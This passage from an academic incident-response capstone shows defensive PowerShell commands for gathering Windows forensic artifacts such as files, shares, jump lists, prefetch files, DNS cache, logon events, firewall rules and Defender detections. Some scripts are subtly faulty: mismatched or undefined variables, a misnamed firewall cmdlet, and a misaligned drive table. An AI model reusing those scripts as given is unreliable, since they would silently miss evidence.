compromised host are valid or not. Using PowerShell to search the common artifact areas of a host for CuFAs will likely leave a smaller footprint than using a traditional GUI tool. This—smaller footprint—is important, as the IR prefers to alter as little data as possible on the host during the investigation.

The scope of this capstone recognizes eight categories of OS-related artifact sources that provide good candidate indicators for detecting, verifying, and investigating CIRCEs. We have chosen to focus solely on emphasizing PowerShell cmdlets and scripts that would enable rapid access to select artifacts from among the eight categories. We further narrowed the selection of cmdlets and scripts to those that could be easily understood and implemented by the IR. Identification of a CIRCE, preservation of data (especially volatile), and the submission of an informative initial report are the primary goals for the IR. For all the previous reasons, we have chosen those scripts offering the highest SNR, as it pertains to quickly identifying those indicators that have traditionally been high probability indicators of malicious activities. PowerShell helps to achieve these goals, and do so with minimal disturbance to the system. Furthermore, the information gathered from our selection of scripts should enable the IR to provide a more informative initial report. Finally, it should be highlighted that using PowerShell to extract and save *volatile* artifacts that may otherwise be lost provides the *next* tier (Tier 2) IR with a much larger data set with which to conduct more detailed forensic analysis.

The CJCSM [1] makes a distinction between the nature of investigation/analysis conducted during Phases 2 and 4 of a CIRCE investigation. This distinction is partially explained via this CJCSM sentence, “An event cannot be determined to be an incident until some preliminary analysis is done to assess and validate the event against the criteria for determining if it is an event” [1]. The IR conducting the Phase 2 tasking of preliminary analysis and identification needs to identify and assess sufficient system artifacts to validate, with some certainty, that a CIRCE has occurred. The IR will also want to preserve as much volatile data as possible for more in-depth analysis at a later time; should the circumstance (e.g., the severity of the compromise) warrant such. We demonstrate, in some of cmdlets and scripts, how the IR can direct the output of cmdlets/scripts run to a file. These files can be included in a report to the CSSP IR.

There are multiple ways to open PowerShell in Windows 10 OS; one such way is to execute the PowerShell executable file from within a system command prompt. Doing so will change the prompt, noted by the “PS” proceeding the current environment path, as seen in Figure 17.


A screenshot of a Windows command prompt window. The title bar at the top reads "C:\Windows\System32\cmd.exe - powershell.exe". The command prompt shows the following text: "Microsoft Windows [Version 10.0.17134.407]" followed by "(c) 2018 Microsoft Corporation. All rights reserved." on the next line. Below this, the command "C:\Windows\System32>powershell.exe" has been entered. The output shows "Windows PowerShell" followed by "Copyright (C) Microsoft Corporation. All rights reserved." on the next line. The final line shows the prompt "PS C:\Windows\System32>" with a cursor at the end.

Figure 17. Entering PowerShell.

By default, Microsoft restricts users from running all script files (e.g., .ps1, psm1, and .psd1 files) [30]. In order to load and execute PowerShell scripts, the default execution policy must be changed from Restricted to AllSigned, RemoteSigned, Unrestricted, Bypass, or Undefined [26]. To change the execution policy, use the verb-noun combination “set-executionpolicy” followed by the desired execution policy (e.g., set-executionpolicy RemoteSigned)

For educational purposes, we present most of the output from cmdlets and scripts on the console, in figures. However, often there is too much information to analyze at the console, and in those cases, it is recommended to pipe the output to a comma separated values (CSV) or text file.

1. Machine and OS Information

A thorough report regarding a possible (or known) compromised system should include basic information about the system. Taking note of the machine and OS details will provide a snapshot of the state of the machine and OS that may be needed for reference later. Similarly, vulnerabilities that are specific to the machine and OS can be researched and reported as well. The IR can use the verb-noun combination Get-Ciminstance to

retrieve information from the common information mode (CIM) server. The user can request the Win32_Operating system object. Further parsing of this object can provide an output that displays only the information relevant to the current query.

- Objective: Filter specific OS object parameters (Figure 18).

```
PS C:\Windows\system32> Get-CimInstance Win32_Operatingsystem | `
>> Select-Object Caption, InstallDate, ServicePackMajorVersion, OSArchitecture, BootDevice, BuildNumber, CSName | FL

Caption           : Microsoft Windows 10 Home
InstallDate       : 9/9/2018 3:04:21 PM
ServicePackMajorVersion : 0
OSArchitecture    : 64-bit
BootDevice        : \Device\HarddiskVolume2
BuildNumber       : 17134
CSName            : DESKTOP-NAEASAB
```

Figure 18. Filter Specific OS Objects.

- Objective: Get the IE version number (Figure 19).

The IR can use the verb-noun combination Get-ItemProperty to display the item properties of an object (i.e., path, child path, parent path, and versioning). The output presented in Figure 19 displays the IE version number directly from the Windows registry. Various versions of IE are prone to specific known vulnerabilities if not properly patched.

```
PS C:\Windows\system32> (Get-ItemProperty 'HKLM:\Software\Microsoft\Internet Explorer').SvcVersion
11.407.17134.0
```

Figure 19. Console Ouput of Get-ItemProperty

2. Files

Observable file creation, modification, or deletion could offer a lead to the IR in support of an investigation. A host's directory structure could potentially be extremely large, and difficult to parse. Using PowerShell an IR can quickly and efficiently search for suspiciously named files, specific file extensions, and hidden files. To obtain a listing of files within PowerShell, the IR can use the verb-noun combination Get-Childitem. To obtain a hierarchical folder structure of the host, the IR can use the native CLI command, "tree."

- Objective: List a hierarchical tree of files and folders without the hidden attribute (Figure 20).

```
PS C:\Windows\system32> Tree /F | FL | more
Folder PATH listing for volume Windows
Volume serial number is B241-1A29
C:..
|
| @AudioToastIcon.png
| @BackgroundAccessToastIcon.png
| @bitlockertoastimage.png
| @edpttoastimage.png
| @EnrollmentToastIcon.png
| @language_notification_icon.png
| @optionalfeatures.png
| @VpnToastIcon.png
| @WifiNotificationIcon.png
| @windows-hello-V4.1.gif
| @WindowsHelloFaceToastIcon.png
| @WindowsUpdateToastIcon.contrast-black.png
| @WindowsUpdateToastIcon.contrast-white.png
| @WindowsUpdateToastIcon.png
| @WirelessDisplayToast.png
| @WwanNotificationIcon.png
| @WwanSimLockIcon.png
| aadauthhelper.dll
| aadcloudap.dll
| aadjcsp.dll
| aadtb.dll
| aadWamExtension.dll
| AboutSettingsHandlers.dll
| AboveLockAppHost.dll
```

Figure 20. Console Output of CLI Tree Command.

- Objective: List files and folders with the hidden attribute (Figure 21).

```
PS C:\Windows\system32> Get-Childitem -Recurse -Force | Where {$_.Attributes.ToString() -Split " " -Contains "Hidden"} | `
>> Select FullName | FL *
FullName : C:\Windows\system32\config\BBI.LOG1
FullName : C:\Windows\system32\config\BBI.LOG2
FullName : C:\Windows\system32\config\BCD-Template.LOG
FullName : C:\Windows\system32\config\COMPONENTS.LOG1
FullName : C:\Windows\system32\config\COMPONENTS.LOG2
FullName : C:\Windows\system32\config\COMPONENTS{8b44543c-b483-11e8-8f65-dc85deefc81c}.TM.b1f
FullName : C:\Windows\system32\config\COMPONENTS{8b44543c-b483-11e8-8f65-dc85deefc81c}.TMContainer000000000000000001.regtrans-ms
FullName : C:\Windows\system32\config\COMPONENTS{8b44543c-b483-11e8-8f65-dc85deefc81c}.TMContainer000000000000000002.regtrans-ms
FullName : C:\Windows\system32\config\DEFAULT.LOG1
FullName : C:\Windows\system32\config\DEFAULT.LOG2
FullName : C:\Windows\system32\config\DRIVERS.LOG1
```

Figure 21. Console Output of Contain the Hidden Attribute.

- Objective: List potentially malicious file types from the C:\Users directory (Figure 22).

```

PS C:\Users\Administrator> $extensions = ".cmd", ".bat", ".vbs", ".js", ".com", ".exe", ".wsf", ".jar", ".dat"
Get-Childitem -Recurse C:\Users -Include $extensions | FL *

PSPath           : Microsoft.PowerShell.Core\FileSystem::C:\Users\FranzL.POLONAISE\Downloads\something32.exe
PSParentPath     : Microsoft.PowerShell.Core\FileSystem::C:\Users\FranzL.POLONAISE\Downloads
PSChildName      : something32.exe
PSDrive          : C
PSProvider       : Microsoft.PowerShell.Core\FileSystem
PSIsContainer    : False
Mode            : -a----
VersionInfo      : File: C:\Users\FranzL.POLONAISE\Downloads\something32.exe
                  InternalName:
                  OriginalFilename:
                  FileVersion:
                  FileDescription:
                  Product:
                  ProductVersion:
                  Debug: False
                  Patched: False
                  PreRelease: False
                  PrivateBuild: False
                  SpecialBuild: False
                  Language:
BaseName         : something32
Target           :
LinkType         :
Name             : something32.exe
Length           : 73802
DirectoryName    : C:\Users\FranzL.POLONAISE\Downloads
Directory        : C:\Users\FranzL.POLONAISE\Downloads
IsReadOnly       : False
Exists           : True
FullName         : C:\Users\FranzL.POLONAISE\Downloads\something32.exe
Extension        : .exe
CreationTime     : 2/17/2019 12:57:01 PM
CreationTimeUtc  : 2/17/2019 8:57:01 PM
LastAccessTime   : 2/17/2019 7:29:33 PM
LastAccessTimeUtc : 2/18/2019 3:29:33 AM
LastWriteTime    : 2/17/2019 12:57:01 PM
LastWriteTimeUtc : 2/17/2019 8:57:01 PM
Attributes       : Archive

```

Figure 22. Console Output of Malicious File Type Query.

a. *Open Files*

Open files on a system suspected of anomalous behavior may represent potential sources of exploitation, especially when viewed in correlation with an alert. For example, malicious macros may have been embedded in a Word document and executed when a user opened the file or document. The IR can use the native CLI command, “open files” to display open files on the local host. This command requires open file auditing enabled in order to run.

- Objective: View open files, to include files opened remotely via local share points (Figure 23).

```
PS C:\Windows\system32> openfiles /query /fo table /v
Files Opened Locally:
-----
ID      Accessed By    PID      Process Name      Open File (Path\executable)
-----
60      UMFD-0         640      fontdrvhost.exe   C:\Windows\System32
60      UMFD-1         556      fontdrvhost.exe   C:\Windows\System32
60      DWM-1         1164     dwm.exe            C:\Windows\System32
188     DWM-1         1164     dwm.exe            C:\Windows\System32\en-US\dwm.exe.mui
2024    DWM-1         1164     dwm.exe            C:\Windows\System32\en-US\d2d1.dll.mui
2224    DWM-1         1164     dwm.exe            C:\Windows\Fonts\StaticCache.dat
60      gallo         5544     sihost.exe         C:\Windows\System32
1744    gallo         5544     sihost.exe         C:\Windows\System32\en-US\KernelBase.dll.mui
68      gallo         3088     svchost.exe         C:\Windows\System32
280     gallo         3088     svchost.exe         C:\Windows\System32\en-US\svchost.exe.mui
1164    gallo         3088     svchost.exe         C:\Users\gallo\AppData\Local\ConnectedDevicesPlatform\034426511f1bc2
e2\ActivitiesCache.db
1180    gallo         3088     svchost.exe         C:\Users\gallo\AppData\Local\ConnectedDevicesPlatform\034426511f1bc2
e2\ActivitiesCache.db-shm
```

Figure 23. Console Output of Open Files.

b. Open Shares

File shares are a network connection target for exploitation by a malicious actor. File shares do not have to be logically mapped, but a user with appropriate privilege level, and knowledge of the share *name* can access the share remotely. This is essentially a vector for an attacker to transport information (exfiltrate) from one host to another, unseen. These available file shares are also known as, open shares. A malicious open share could be identified by the following traits: the share was not created as part of the network baseline, the share does not have a logical path (i.e., drive letter), or the share is not secured sufficiently.

The IR can use the verb-noun combination, Get-SmbShare. This cmdlet, without parameters, lists all shares connected to the local machine. The IR can use the -IncludeHidden parameter to include hidden shares as well as shares that are not logically mapped. The Get-SmbShareAccess cmdlet outputs the access control permissions for a particular open share.

- Objective: View open shares on the local host (Figure 24).

```
PS C:\WINDOWS\system32> Get-SmbShare -IncludeHidden
```

Name	ScopeName	Path	Description
ADMIN\$	*	C:\WINDOWS	Remote Admin
C\$	*	C:\	Default share
D\$	*	D:\	Default share
IPC\$	*		Remote IPC

Figure 24. Console Output of Open Shares.

- Objective: View access permissions of a specific open share on the local host (Figure 25).

```
PS C:\WINDOWS\system32> Get-SmbShareAccess -Name C$
```

Name	ScopeName	AccountName	AccessControlType	AccessRight
C\$	*	BUILTIN\Administrators	Allow	Full
C\$	*	BUILTIN\Backup Operators	Allow	Full
C\$	*	NT AUTHORITY\INTERACTIVE	Allow	Full

Figure 25. Console Output of Open Share's Access Permissions.

c. *Mapped Drives*

Logical drives are accessible by the WinAPI. However, some drives are can only be enumerated with the assistance of PowerShell (e.g., certificate, function, and alias drives as well as the registry HKLM and HKCU drives) [9]. The IR can view a list of logical, temporary, and persistent drives that are mapped to or associated with a location in a data store with the verb-noun combination Get-PSDrive. Mapped drives may be artifacts that are desirable locations for a malicious actor to obfuscate malicious files, tools, or persistence mechanisms.

- Objective: Obtain logical drives and drives mapped to network shares on the local host (Figure 26).

```
PS C:\Windows\system32> Get-PSDrive

Name      Used (GB)  Free (GB) Provider  Root
-----
Alias      28.41      121.59   FileSystem C:\
Cert       0.26       2624.44 Certificate \
D          0.68       0.00     FileSystem D:\
E          0.68       0.00     FileSystem E:\
Env        Environment
Function   Function
HKCU       Registry   HKEY_CURRENT_USER
HKLM       Registry   HKEY_LOCAL_MACHINE
Variable   Variable
WSMan      WSMAN
```

Figure 26. Console Output of Get-PSDrive.

d. *Jump List*

Custom Jump List files (custDest) can be inspected by the IR with PowerShell using the “strings” CLI command; however the OLE CF formatted automatic Jump List files (autoDest) are incomprehensible to the human eye when attempting to use methods such as strings or hex editors that were successful in previous distributions of Windows. These volatile artifacts *do* however contain a large set of data that could be forensically useful in the construction of a timeline of recent activity on the host. If a CIRCE is identified, these Jump List files could prove to be invaluable to the higher echelon Tier 2 IR. Using the Get-Childitem cmdlet and piping the output to a variable, the IR can store the username of each user in the C:\Users directory. Combined with the “robocopy” command, the IR is able to piece together a script that can quickly copy all of the Jump List files on a host before they are removed by the system.

- Objective: Extract all Jump List (autoDest and custDest) files for all user accounts on the local host (Figure 27).

```
PS C:\Windows\system32> Get-ChildItem -Directory C:\Users -Name | out-file C:\Users\${Env:ComputerName}-UserFolders.txt
PS C:\Windows\system32> $UserFolders = Get-Content C:\Users\${Env:ComputerName}-UserFolders.txt
PS C:\Windows\system32> foreach ($UserFolder in $UserFolders) {
>> robocopy "C:\Users\${UserFolder}\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations" `
>> C:\Temp\${Env:ComputerName}-${UserFolder}\ /E /copyall /ZB /TS /r:4 /w:3 /FP /NP /log+:C:\Temp\${Env:ComputerName}-${UserFolder}-jumplists.txt `
>> robocopy "C:\Users\${UserFolder}\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations" `
>> C:\Temp\${Env:ComputerName}-${UserFolder}\ /E /copyall /ZB /TS /r:4 /w:3 /FP /NP /log+:C:\Temp\${Env:ComputerName}-${UserFolder}-jumplists.txt}

Log File : C:\Temp\DESKTOP-NAEASAB-gallo-jumplists.txt

Log File : C:\Temp\DESKTOP-NAEASAB-Public-jumplists.txt
```

Figure 27. Output to File Jump List Query.

e. Prefetch Files/ Timestamps

Much like automatic Jump List files, the contents of Prefetch files (*.pf) are incomprehensible to the human eye when attempting to view with generic tools such as strings or hex editors. These files contain such investigation-worthy items as timestamps, AppIDs, execution paths, and DLLs called [15]. The IR can view a listing of Prefetch files in the %SYSTEMROOT%\Prefetch directory using the Get-Childitem cmdlet. The CLSID associated filename alone can provide the IR with enough data to correlate a timeline of events. A malicious executable in the startup files may correlate to a Prefetch file, which may, in turn, point to a malicious DLL called by that executable; all of which have MAC timestamps associated with them.

- Objective: List Prefetch Files (Figure 28).

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> ls C:\Windows\Prefetch | select-object Name, FullName, CreationTime, LastAccessTime, LastWriteTime, Mode | sort LastAccessTime

Name           : AgAppLaunch.db
FullName        : C:\Windows\Prefetch\AgAppLaunch.db
CreationTime    : 9/9/2018 2:57:37 PM
LastAccessTime  : 9/9/2018 2:57:37 PM
LastWriteTime   : 9/9/2018 2:57:37 PM
Mode           : -a----

Name           : ResPriHwStaticDb.ebd
FullName        : C:\Windows\Prefetch\ResPriHwStaticDb.ebd
CreationTime    : 9/9/2018 2:58:15 PM
LastAccessTime  : 9/9/2018 2:58:15 PM
LastWriteTime   : 2/6/2019 10:51:08 PM
Mode           : -a----

Name           : BYTECODEGENERATOR.EXE-353D57C0.pf
FullName        : C:\Windows\Prefetch\BYTECODEGENERATOR.EXE-353D57C0.pf
CreationTime    : 9/9/2018 3:02:04 PM
LastAccessTime  : 9/9/2018 3:02:04 PM
LastWriteTime   : 11/26/2018 8:32:30 AM
Mode           : -a----

Name           : BYTECODEGENERATOR.EXE-9C808144.pf
FullName        : C:\Windows\Prefetch\BYTECODEGENERATOR.EXE-9C808144.pf
CreationTime    : 9/9/2018 3:02:04 PM
LastAccessTime  : 9/9/2018 3:02:04 PM
LastWriteTime   : 11/26/2018 8:32:26 AM
Mode           : -a----

Name           : CONHOST.EXE-F98A1078.pf
FullName        : C:\Windows\Prefetch\CONHOST.EXE-F98A1078.pf
CreationTime    : 9/9/2018 3:02:17 PM
LastAccessTime  : 9/9/2018 3:02:17 PM
LastWriteTime   : 2/7/2019 2:47:28 PM
Mode           : -a----
```

Figure 28. Console Output of Prefetch Files.

- Objective: Copy all Prefetch folder contents to a compressed archived directory (Figure 29)

```
PS C:\WINDOWS\system32> Compress-Archive -Path C:\Windows\prefetch\*.pf -CompressionLevel Optimal -DestinationPath C:\Prefetch_Archived.zip
PS C:\WINDOWS\system32> ls C:\Prefetch_Archived.zip

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
-a-----          3/22/2019   9:07 AM         4705517 Prefetch_Archived.zip
```

Figure 29. Console Output of Compress-Archive.

f. DNS Cache

The IR may need to query entries in the DNS cache to enumerate sites accessed that could lead to the source of malicious code download. The IR should look for IP

resolution to nefarious or malicious sites. The IR can use the verb-noun combination `Get-DnsClientCache` to enumerate the DNS cache.

- Objective: Display DNS cache entries (Figure 30).

```
PS C:\> Get-DnsClientCache
```

Entry	RecordName	Record Type	Status	Section	TimeTo Live	Data Length	Data
-----	-----	-----	-----	-----	-----	-----	-----
sync.colossusssp.com	sync.colossusssp.com	A	Success	Answer	174	4	88.214.194.105
www.honcode.ch	www.honcode.ch	A	Success	Answer	8882	4	195.70.1.181
1.0.0.127.in-addr.arpa	1.0.0.127.in-addr.arpa.	PTR	Success	Answer		8	view-localhost
aboutconstipation.org	aboutconstipation.org	A	Success	Answer	9157	4	107.180.44.124
roaming.officeapps.liv...	roaming.officeapps.liv...	CNAME	Success	Answer	90	8	prod.roaming...
roaming.officeapps.liv...	prod.roaming1.live.com...	CNAME	Success	Answer	90	8	us2.roaming1...
roaming.officeapps.liv...	us2.roaming1.live.com...	A	Success	Answer	90	4	52.109.2.18
ssl.gstatic.com	ssl.gstatic.com	A	Success	Answer	190	4	216.58.194.163
fms1.nps.edu	fms1.nps.edu	A	Success	Answer	1572	4	205.155.65.89
pounder.nps.edu	pounder.nps.edu	A	Success	Answer	787	4	204.102.228.1
pounder.nps.edu	pounder.nps.edu	A	Success	Answer	787	4	204.102.228.1
mail365.nps.edu	mail365.nps.edu	CNAME	Success	Answer	1143	8	billy.nps.edu
mail365.nps.edu	billy.nps.edu	A	Success	Answer	1143	4	205.155.65.19
nps.edu	nps.edu	A	Success	Answer	1138	4	205.155.65.19
pippio.com	pippio.com	A	Success	Answer	4201	4	107.178.254.65
ocsp.digicert.com	ocsp.digicert.com	CNAME	Success	Answer	2103	8	cs9.wac.phic...
ocsp.digicert.com	cs9.wac.phicdn.net	A	Success	Answer	2103	4	72.21.91.29
array605-prod.do.dsp.m...	array605-prod.do.dsp.m...	A	Success	Answer	1899	4	52.169.87.42
array603-prod.do.dsp.m...	array603-prod.do.dsp.m...	A	Success	Answer	3299	4	52.169.123.48

Figure 30. Console Output of DNS Cache Entries.

3. Users Logged-On

The IR should look to see if there are local or remote account logons, and determine processes and services owned by those accounts. Although, unlikely to lead to a definitive CIRCE conclusion—i.e., whether one did or did not occur—on its own, logon information can be correlated with other collected artifacts to aid in making this determination. The IR can utilize the verb-noun combination `Get-WmiObject` and request the `Win32_LogonSession` object. Further parsing of this object can provide an output that displays only the information relevant to the current query.

- Objective: Query for current logons and SIDs associated with logons on the local system (Figure 31).

```
PS C:\WINDOWS\system32> Get-WmiObject Win32_LogonSession | ForEach-Object {$one = $_; $one.GetRelated('Win32_Account') |
Select Domain, Name, SID, @{ Name = 'LogonType' ; Expression = { $one.LogonType } }
}

Domain Name                SID                                LogonType
-----
MSI     SYSTEM              S-1-5-18                          0
MSI     LOCAL SERVICE           S-1-5-19                          5
MSI     NETWORK SERVICE         S-1-5-20                          5
MSI     turne                   S-1-5-21-4147500572-785062496-2047841201-1001 2
MSI     turne                   S-1-5-21-4147500572-785062496-2047841201-1001 2
MSI     turne                   S-1-5-21-4147500572-785062496-2047841201-1001 2
MSI     turne                   S-1-5-21-4147500572-785062496-2047841201-1001 2
```

Figure 31. Console Output of Current Logon.

4. Logs

The IR should save and review pertinent log information related to a possible CIRCE. The IR can minimize *noise* by removing repetitive log entries of routine traffic by utilizing the built-in querying abilities of PowerShell. Logs are useful to the Tier 3 IR(s) for the purpose going backwards in time to reconstruct the actions that occurred before and during the CIRCE. Rather than examine every log entry, the IR can utilize logs to develop theories and leads regarding what occurred and analyze logged events to confirm or disprove those theories.

a. *Relevant Security and Event Logs*

Investigation of alerts from the three Windows OS native event logs (security, application, and system) as well as applications and services logs may provide broad indicators that a CIRCE has occurred. Correlation of events between logs can assist in timeline reconstruction and a stronger CIRCE declaration—i.e., yes, we are certain one occurred.

The IR can utilize either the verb-noun combination Get-WinEvent or Get-EventLog. Get-WinEvent has the capability to retrieve events from the applications and services logs (i.e., PowerShell, scheduled tasks, and antivirus logs); whereas Get-EventLog cannot [26].

- Objective: Query logon and logoff events on within the last seven days (Figure 32).

```
PS C:\Users\Administrator> $logs = get-eventlog system -source Microsoft-windows-winlogon -After (Get-Date).AddDays(-7);
$res = @(); ForEach ($log in $logs) {if($log.instanceid -eq 7001) {$type = "Logon"} `
Elseif ($log.instanceid -eq 7002){$type="Logoff"} Else {Continue} $res +=
New-Object PSObject -Property @{Time = $log.TimeWritten; "Event" = $type;
User = (New-Object System.Security.Principal.SecurityIdentifier `
$log.ReplacementStrings[1]).Translate([System.Security.Principal.NTAccount])}};
$res
```

Time	User	Event
3/15/2019 3:03:54 PM	VICTIM-PC\FranzL	Logoff
3/15/2019 3:02:55 PM	VICTIM-PC\FranzL	Logon
3/15/2019 2:55:51 PM	POLONAISE\Administrator	Logon
3/15/2019 2:55:23 PM	POLONAISE\FranzL	Logoff
3/15/2019 2:55:05 PM	POLONAISE\FranzL	Logon
3/15/2019 2:54:42 PM	POLONAISE\Administrator	Logoff

Figure 32. Console Output of Logon and Logoff Events Query.

- Objective: Query failed logons (Figure 33).

```
PS C:\WINDOWS\system32> # Run Function as Administrator
$log = Get-EventLog -LogName security -EntryType FailureAudit -InstanceId 4625 -ErrorAction Stop @PSBoundParameters
$res = @(); ForEach ($log in $logs){
if($log.instanceid -eq 4625) {$type = "Failed Logon"} `
Else {Continue} $res +=
New-Object PSObject -Property @{Time = $log.TimeGenerated; "Event" = $type;
User = $domain, $user = $log.ReplacementStrings[5,6]}
}
$res
```

Time	User	Event
3/19/2019 10:37:38 AM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/19/2019 10:37:35 AM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/19/2019 10:37:31 AM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/19/2019 10:37:29 AM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/19/2019 10:33:16 AM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/19/2019 10:33:10 AM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/19/2019 10:33:07 AM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/3/2019 5:33:05 PM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/3/2019 5:25:39 PM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/3/2019 5:25:29 PM	{Jump, DESKTOP-TMQB9VA}	Failed Logon
3/3/2019 2:19:41 PM	{Jump, DESKTOP-TMQB9VA}	Failed Logon

Figure 33. Console Output of Failed Logon Query.

- Objective: Query the system and security logs for a “cleared log” event ID (Figure 34).

```
PS C:\WINDOWS\system32> # Run Function as Administrator
$Properties = "Level", "Message", "ProviderName", "TimeCreated", "ID", "LogName"
Get-WinEvent -FilterHashTable @{logname = 'Security', 'System'; ID=1102,104; Level=4} -ea SilentlyContinue |
Select-Object -Property $Properties
```

Level	: 4
Message	: The System log file was cleared.
ProviderName	: Microsoft-Windows-Eventlog
TimeCreated	: 3/19/2019 11:17:13 AM
Id	: 104
LogName	: System

Figure 34. Console Output of Cleared Event Logs.

b. Anti-virus Applications and logs

Identifying attempts to subvert host-based security mechanisms, such as the local anti-virus or firewall utilities, can help the IR detect malicious activity. The IR may need to identify modifications to the firewall that may “allow persistent tools a means of inbound or outbound communication.” [34]. If firewall auditing is enabled, the event will be logged regardless of the firewall being turned off. Additionally, a firewall rule that is tripped or a Windows Defender threat rule that is tripped could provide a lead toward point of entry from a malicious actor. The IR can use the verb-noun combination `Get-MpThreatDetection` to display threat data that has been identified by the antivirus on the local host. The IR can use the verb-noun combination `Get-NetFirewallProfile` to display all firewall profiles on the host. The IR can use the verb-noun combination `Get-FirewallRule` to query all firewall rules. Further parsing of these objects can provide an output that displays only the information relevant to the current query.

- Objective: Query the firewall profile configurations on the local host (Figure 35).

```
PS C:\WINDOWS\system32> Get-NetFirewallProfile | Select Name, Enabled, DefaultInboundAction, DefaultOutboundAction, LogFileName

Name           : Domain
Enabled        : True
DefaultInboundAction : NotConfigured
DefaultOutboundAction : NotConfigured
LogFileName     : %systemroot%\system32\LogFiles\Firewall\pfirewall.log

Name           : Private
Enabled        : True
DefaultInboundAction : NotConfigured
DefaultOutboundAction : NotConfigured
LogFileName     : %systemroot%\system32\LogFiles\Firewall\pfirewall.log

Name           : Public
Enabled        : True
DefaultInboundAction : NotConfigured
DefaultOutboundAction : NotConfigured
LogFileName     : %systemroot%\system32\LogFiles\Firewall\pfirewall.log
```

Figure 35. Console Output of Firewall Profile Configurations.

- Objective: Query the firewall rules for rules containing the string “Microsoft*” on the local host (Figure 36).

```
PS C:\WINDOWS\system32> Get-NetFirewallRule Microsoft* | more

Name                : Microsoft-Windows-Unified-Telemetry-Client
DisplayName          : Connected User Experiences and Telemetry
Description          : Unified Telemetry Client Outbound Traffic
DisplayGroup        : DiagTrack
Group                : DiagTrack
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Outbound
Action               : Allow
EdgeTraversalPolicy  : Block
LooseSourceMapping   : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : The rule was parsed successfully from the store. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource    : PersistentStore
PolicyStoreSourceType : Local
```

Figure 36. Console Output of Firewall Rule Query.

- Objective: Query for firewall rule adds, changes, and deletions (Figure 37).

```
PS C:\Windows\system32> $Properties = "Level", "Message", "ProviderName", "TimeCreated", "ID", "LogName"
PS C:\Windows\system32> Get-WinEvent -FilterHashTable @{
>> logname = 'Security'; id=4946,4947,4948,4950,4954;
>> StartTime = (Get-Date).AddMinutes(-$ArgLastMinutes)} -ea SilentlyContinue | Select-Object -Property $Properties
PS C:\Windows\system32>
```

Figure 37. Console Output of Firewall Adds, Changes, and Deletions Query.

- Objective: Query for active and past malware threats detected by Windows Defender (Figure 38)

```

PS C:\Users\Administrator> Get-MpThreatDetection

ActionSuccess           : True
AdditionalActionsBitMask : 0
AMProductVersion        : 4.18.1902.2
CleaningActionID        : 2
CurrentThreatExecutionStatusID : 1
DetectionID             : {69BF43FA-1A5C-4492-B8F1-15B6C4764197}
DetectionSourceTypeID    : 10
DomainUser              : POLONAISE\Administrator
InitialDetectionTime     : 3/19/2019 8:52:53 AM
LastThreatStatusChangeTime : 3/19/2019 8:53:25 AM
ProcessName             : C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
RemediationTime          : 3/19/2019 8:53:25 AM
Resources               : {amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe, amsi: PowerShell_C:\Windows\Sys
                        tem32\WindowsPowerShell\v1.0\powershell_ise.exe_10.0.17134.810000000000000017}
ThreatID                : 2147729106
ThreatStatusErrorCode    : 0
ThreatStatusID           : 3
PSComputerName           :

ActionSuccess           : True
AdditionalActionsBitMask : 0
AMProductVersion        : 4.18.1902.2
CleaningActionID        : 2
CurrentThreatExecutionStatusID : 1
DetectionID             : {864316F5-028C-4761-88DA-F817AF5D87A1}
DetectionSourceTypeID    : 10
DomainUser              : POLONAISE\Administrator
InitialDetectionTime     : 3/15/2019 3:28:22 PM
LastThreatStatusChangeTime : 3/15/2019 3:29:02 PM
ProcessName             : C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
RemediationTime          : 3/15/2019 3:29:02 PM
Resources               : {amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe, amsi: PowerShell_C:\WINDOWS\sys
                        tem32\WindowsPowerShell\v1.0\PowerShell_ISE.exe_10.0.17134.8100000000000000041}
ThreatID                : 2147729106
ThreatStatusErrorCode    : 0
ThreatStatusID           : 3
PSComputerName           :

```

Figure 38. Console Output of Threat Detection Query.

5. Processes

The IR can query process information in order to trace through the hierarchy of processes and possibly identify deviations from normal host behavior. Additionally, an IR can enumerate handles to identify processes interacting with malicious objects, such as files, threads, tokens, and registry keys.

a. Running Process and Related Information

The IR can query for processes running on a host system utilizing the verb-noun combination Get-Process. The IR may sort the output of Get-Process in order to analyze processes of interest (e.g., sorting by start time, elapsed running time, or by resource consumption).

- Objective: List all active processes on localhost (Figure 39).

```
PS C:\WINDOWS\system32> Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
687	12	1788	3140	0.16	9260	2	acrotray
213	13	3688	2748	1.77	4632	0	AGMSERVICE
336	16	4788	4608	2.61	4624	0	AGSSERVICE
702	40	47996	15000	8.14	25876	2	ApplicationFrameHost
